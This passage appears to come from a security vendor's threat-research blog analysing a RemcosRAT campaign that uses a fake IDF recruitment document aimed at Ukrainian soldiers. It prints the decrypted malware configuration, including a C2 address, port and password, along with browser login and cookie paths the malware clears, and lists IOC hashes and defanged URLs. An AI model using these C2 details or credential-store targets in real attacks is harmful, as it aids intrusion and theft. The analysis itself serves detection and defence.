00000070	88	06	67	79	48	BD	5F	C6	DF	FE	5B	4E	E7	C3	F8	9D	0gyH%_EBb NçÅø
00000080	37	82	7D	73	6C	73	8C	9C	1E	51	6A	52	B2	36	C3	60	7 }sls[] QjR²6Å`
00000090	06	76	52	88	3D	8B	E4	D8	84	6D	98	04	9A	FA	52	DF	0vR =-a0 0 0uRB
000000A0	55	4D	BE	9D	92	05	65	64	37	08	A4	54	C9	5F	E8	22	UM%`0ed70µTE_è"
000000B0	83	71	A0	9D	39	30	D9	2E	59	E5	24	32	27	70	E6	50	q 90Ü.Yá\$2`pæP
000000C0	B3	A7	B6	5D	63	7D	6A	D4	B9	DA	E6	69	7E	82	04	C7	²\$[]c }0¹Üæi~ 0Ü
000000D0	67	B2	B4	84	92	EC	03	49	85	18	C7	65	C9	29	14	D9	g²` `iÁ 0 çEè 0Ü
000000E0	D0	1F	6A	86	E0	10	87	E2	E4	33	E6	21	55	37	27	8A	È j læ0 `á3æ!U7`
000000F0	DB	BC	80	AF	29	39	A0	BF	31	BD	BB	49	91	C9	74	BA	Ü% ` 9¿1%» Étø
00000100	B8	CB	C9	F0	E8	58	82	A3	AD	1C	1F	AB	8C	1B	8E	DE	,EEðèX t- <[] Ü
00000110	3D	FE	1D	FA	B4	65	0E	24	5E	D9	A7	5A	C8	21	57		=b ú`è0 \$^ÜSZ!W
00000120	E3	A1	56	EE	C6	34	94	C0	3E	28	95	37	4B	2A	59	E0	äiViÆ4 À>( 7K*Yà
00000130	DB	B4	6F	44	E6	70	AC	FE	C6	BB	5C	C8	7E	E6	49	F9	Ü`0dep~ æ>>E~èIü
00000140	E5	B9	E1	CC	36	D5	F2	1A	C7	42	BC	D0	B3	E6	3A	14	ä`ä 6Öc0 çB%#D³æ:0
00000150	06	6B	73	5C	18	4D	B0	B0	A5	5D	4E	07	79	33	1E	5F	0ks\0M`*# N0y3
00000160	3E	20	3C	A9	67	E2	B6	E9	ED	E5	77	E6	C6	6D	1B	D5	>. <gãæ éiáwæ&0ø
00000170	CC	C6	BD	0F	F4	38	3D	4A	CA	B3	F7	D4	E7	A4	1A	32	IÆ%0ø8-JÉ²+Öç00 2
00000180	AB	27	8C	C2	D6	00	94	B3	8B	FA	66	26	48	A9	BE	A4	<<` ÄÖ.  ³ úf&H%#µ
00000190	86	7C	4E	33	A4	F0	A1	7A	80	A5	CB	94	E4	B2	6F	D7	[]N3#ðiz WÉ ä`ox
000001A0	82	D8	00	49	6C	60	03	BD	4F	49	AB	F2	8A	F1	82	84	Ø.  l`0%0I<ç H l
000001B0	FD	1E	8C	BE	D2	5C	60	E7	61	9F	41	BF	73	75	37	DF	y  %0\`çæ Äçsu7B
000001C0	01	C9	42	3C	5A	66	BC	B6	78	EE	74	32	28	70	0B	08	0ÉB<Zf%xit2(p00
000001D0	12	28	20	0B	2F	85	8D	17	0B	41	D5	E6	06	0E	5A	1E	0(. /   00AÖæ0Z
000001E0	93	D7	22	BA	E8	91	85	7B	6F	7E	3A	0D	78	C2	B8	BE	x`²è` {c~: xá,%
000001F0	FB	E1	5D	38	04	D5	FD	47	40	A6	D6	23	2E	43	2F	B7	úá 80ÖyG@ 0#C/ç
00000200	C0	D0	51	20	AB	FA	DA	8A	06	22	77	7A	F8	4F	AF	E7	ÄDQ.<úÜ00`wzèOç
00000210	6D	CA	68	C7	29	80	18	1F	A9	E3	59	B2	44	5E	F7	D0	mEhç 00 @äY²D<-È
00000220	67	63	57	15	85	E2	52	AD	E0	35	DB	BB	0B	AB	84	C5	gcW0 âR-â5Ü0« Ä
00000230	36	8D	CD	F5	C1	6B	C1	28	8A	5F	FD	D2	9A	0B	15	6C	6  ðÁkÁ( _y0 0001
00000240	3A	4A	68	DC	B2	4C	3C	D4	8A	1A	CD	97	ED	B3	2C	D1	:JhÜ²L<0 0Í I².N
00000250	E6	AC	AF	E2	B6	2C	5E	6D	5A	3B	8C	4E	86	87	07	CB	æ-`â% ^mZ; N 00É
00000260	01	F6	E1	9F	07	09	2E	68	6D	C4	2E	80	55	83	EE	83	0çá0.  hmÅ.  U I
00000270	A6	BC	F4	28	0A	DB	76	EE	1D	ED	9F	1B	F2	AE	A4	7E	%ç(.Üvi  00ç0µ~
00000280	5F	B3	C1	20	0D	E4	AE	C2	37	3D	D9	E9	FF	27	C7	C8	-`Á.  ä0Å7=Üéy'çE
00000290	13	B8	91	B4	E5	A1	B9	94	4D	E5	F0	30	43	16	CA	D0	0``âi' Mâð0C0ED
000002A0	5E	05	4D	1C	6A	AE	98	D7	05	7F	BB	78	F4	86	A8	E8	^0M j0 x0 l>>x0 `è
000002B0	4E	ED	68	B3	A8	DF	39	99	A1	8F	76	ED	B6	9F	9C	B1	Nih³`B9 i  vi% l±
000002C0	31	D0	2F	C2	9D	16	B5	B1	8B	7A	90	C3	F5	FF	86	6E	1B/Ä 0µ± z_Äöy n
000002D0	5D	B6	F7	C6	33	FB	AB	A5	35	CD	F2	1E	F9	9D	D7	7E	¶=-Æ3úç#5Ìç ù x~
000002E0	97	8C	EB	12	AA	DD	FC	F6	13	8C	A4	8D	DB	DB	99	20	è0³Yüç0 µ ÜÜ .
000002F0	97	B2	2B	D4	2D	78	57	10	36	14	C8	31	54	EC	DA	EB	²+0-xW0 60E1TiÜè
00000300	CD	DB	50	1F	C4	51	39	A4	B6	B5	C4	C2	63	F6	46	D5	IÜP_ÄQ9µµÄÄçöFÖ
00000310	C1	AE	F4	D1	C6	8C	30	DF	FD	C4	4E	A6	FB	EF	E8	79	ÄçöÑÈ 0BýÄN üièy
00000320	A9	C6	D3	FF	E8	5C	95	FB	B3	51	F5	0D	3B	7A	B4	C7	@ÖÖyè\ ü³Qð. :z`ç
00000330	32	7E	51	74	11	4C	E5	D4	F8	35	C1	F2	57	2F	31	4E	2~QtoLä0æ5ÄçW/1N
00000340	13	FB	2B	75	1E	BD	AD	1D	02	8C	72	09	5B	24	9E	86	0ú+u %-  r.[ \$
00000350	54	84	12	E9	44	81	DE	47	EA	F7	AC	B0	EC	10	C0	D1	T 0éd  çGè-`- 0ÄN
00000360	78	F7	7D	6E	F8	7C	CC	52	4B	CE	D9	66	5A	FF	5A	62	x=}nø IRK ÜfZyZb
00000370	07	23	CC	5C	6B	6A	C0	F4	AE	5F	F4	2D	88	43	E4	A2	0# `k jÄç0_ç- Çæç

Figure 18–RC4 encrypted data in RCDATA

By utilizing CyberChef, we decrypted the data, revealing the configuration file of RemcosRAT.




Figure 19—Cyberchef decryption

Configuration:

C2 Host: port:password: 194.87.31.229:6438:1

Botnet: RemoteHost

Mutex: Rmc-D6LMC9

copy file: remcos.exe

copy folder: Remcos

Keylog folder: Remcos

Screenshot folder: Screenshots

Keylog file: logs.dat

The Remcos version identified is 4.9.2 Pro, and it has successfully gathered information about the victim, including the computer name and username.

RemcosRAT removes cookies and login data from the following browsers: Internet Explorer, Firefox, and Chrome. This action aids in preventing the recording of malware entries on the victim machines.

```

\AppData\Local\Google\Chrome\User Data\Default\Login Data
UserProfile
[Chrome StoredLogins not found]
[Chrome StoredLogins found, cleared]
\AppData\Local\Google\Chrome\User Data\Default\Cookies
[Chrome Cookies not found]
[Chrome Cookies found, cleared]
\AppData\Roaming\Mozilla\Firefox\Profiles\
[Firefox StoredLogins not found]
\logins.json
\key3.db
[Firefox StoredLogins Cleared]
[Firefox Cookies not found]
\cookies.sqlite
[Firefox cookies found, cleared]
Cookies:
Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
[IE cookies not found]
[IE cookies cleared]
[Cleared browsers logins and cookies.]
Cleared browsers logins and cookies.

```

Figure 20—Browser data

It configures registry values for the executable path, license, and time associated with the thread.




Figure 21–Registry key

Request for downloading ofer.docx.




Figure 22–Downloading document payload

Dropped file alert from uptyacs.

2.5 TA0002 - EXECUTION - WINDOWS

**MS Office or scripting engine dropped archive file**

▼ Signals (1): C:\users\[redacted]\appdata\roaming\ofer.docx

2.5 T1560 - ARCHIVE COLLECTED DATA - WINDOWS

**PowerShell or its child process dropped archive file**

▼ Signals (1): C:\users\[redacted]\appdata\roaming\ofer.docx

2.5/10

**MS Office or scripting engine dropped archive file - TA0002 - Execution - Windows**

Code: ATTACK\_EXECUTION\_T1560\_WINDOWS\_ARCHIVE\_MS\_OFFICE\_SCRIPTING\_FIM

► Techniques

powershell -

Command line	powershell -
Destination path	
File path	C:\users\[redacted]\appdata\roaming\ofer.docx
Integrity level	MEDIUM
Login name	[redacted]
Magic header	504b0304140008080800
Operation	write

Figure 23—Uptycs alert: Dropped doc filee

After the download of ofer.docx is complete, it is executed using winword.exe. This file does not contain macros; instead, it displays a defensive message from a consultant to the Israel Defense Forces (IDF).




Figure 24—Document File with Ukrainian language and Defense theme

Consultant to the Israel Defense Forces (IDF)  
 Advisor to the Israel Defense Forces

In order to increase the combat capability of the Armed Forces, the Israel Defense Forces offers military personnel of the Armed Forces of Ukraine with combat experience and/or experience in commanding operations at various levels to become military consultants to the army of the State of Israel.

Requirements:

- at least 1 year of combat experience and/or command experience
- proven competencies in one of the areas of military training
- readiness for relocation

Responsibilities:

- training and advising soldiers and representatives of the Israel Defense Forces on current methods of warfare

Conditions:

- high level of salary - from \$ 5000 per month with the possibility of increasing the amount of money
- possibility of concluding a contract from 3 months to 3 years with the possibility of extension
- full relocation package: we take care of all relocation and settlement expenses
- the possibility of obtaining Israeli citizenship even without Jewish roots
- consulting activities without participation in hostilities

Please note!  
 This offer is limited in time: we ask you to respond to the recruiter who contacted you within 2 days from the date of receipt of the message from the recruiter.

Figure 25–Translated word document

Initially, [virstotal](#) did not detect any instances of word\_update.exe. However, at the same time, Uptycs XDR detected RemcosRAT.




Figure 26–VirusTotal detection

## Uptycs XDR coverage

Uptycs XDR demonstrates robust detection capabilities, featuring built-in YARA support and advanced functionalities for identifying threats such as RemcosRAT. Users can efficiently scan for potential risks, leveraging the contextual detection power of XDR to access crucial details about detected malware. Navigating to the toolkit data section within the detection screen allows users to easily explore comprehensive profiles of identified items.

Additionally, Uptycs excels in addressing cybersecurity threats by providing the capability to decode and decrypt obfuscated PowerShell scripts, expanding its arsenal for thorough threat detection and mitigation. A notable highlight is the detection graph presented on the detection page, offering a dynamic visual representation of process relationships, including interconnected files, sockets, and lateral movements during an incident.






Figure 27–Uptycs detection

## Conclusion and precaution

To defend against malware attacks like the RemcosRAT, it is recommended to:

- Utilize sophisticated email filtering solutions to autonomously identify and eliminate spam messages prior to reaching users' email inboxes.
- Refrain from clicking on hyperlinks or opening attachments in emails identified as spam.
- Deploy network monitoring tools to identify abnormal communication patterns that could signal the presence of remote access tools.
- Consistently examine and secure system configurations, verifying that superfluous services and startup entries are either disabled or closely monitored.
- Leverage tools based on behavioral analysis to identify unusual activities that may suggest attempts by RATs to establish persistence or communicate with command and control servers.

## IOC

File Name	MD5
Lnk file	56154fedaa70a3e58b7262b7c344d30a
6.hta	9b777d69b018701ec5ad19ae3f06553f
ofer.docx	74865c6c290488bd5552aa905c02666c

---

word\_update.exe 7c05cfed156f152139a6b1f0d48b5cc1

---

fmTask\_dbg.exe 7c05cfed156f152139a6b1f0d48b5cc1

---

Remcos 0b2d0eb5af93a3355244e1319e3de9da

## Related hash

---

**File Name**    **MD5**

---

Lnk 7f87d36c989a11edf0de9af392891d89

---

Lnk f5ee6aa31c950dfe55972e50e02201d3

---

Lnk 5c734bb1e41fab9c7b2dabd06e27bc7b

---

shablon.hta 1c3e1e0319dc6aa24166d5e2aaaec675

---

zayava.docx 818beece85ecd90d413782dd51d939b1

---

Ps1 8158b43f745e0e7a519458b0150e1b61

---

Ps1 f71ef85824f906856cb3d2205058bdd2

---

Ps1 8bebea01d914a3c3a2d876417f7d1d54

---

Remcos b1f8484ee01a7730938210ea6e851888

## URL

---

cluster00<X>[.]ovh[.]net

194[.]87.31[.]229

46[.]249.58[.]40

new-tech-savvy[.]com/6.hta

new-tech-savvy[.]com/5[.]hta

new-tech-savvy[.]com/algo[.]hta

new-tech-savvy[.]com/shablon[.]hta

new-tech-savvy[.]com/word\_update[.]exe

new-tech-savvy[.]com/zayava[.]docx

new-tech-savvy[.]com/ofere[.]docx

Read more [blogs from our Threat Research Team](#) to discover the latest

threat intelligence and defensive measures.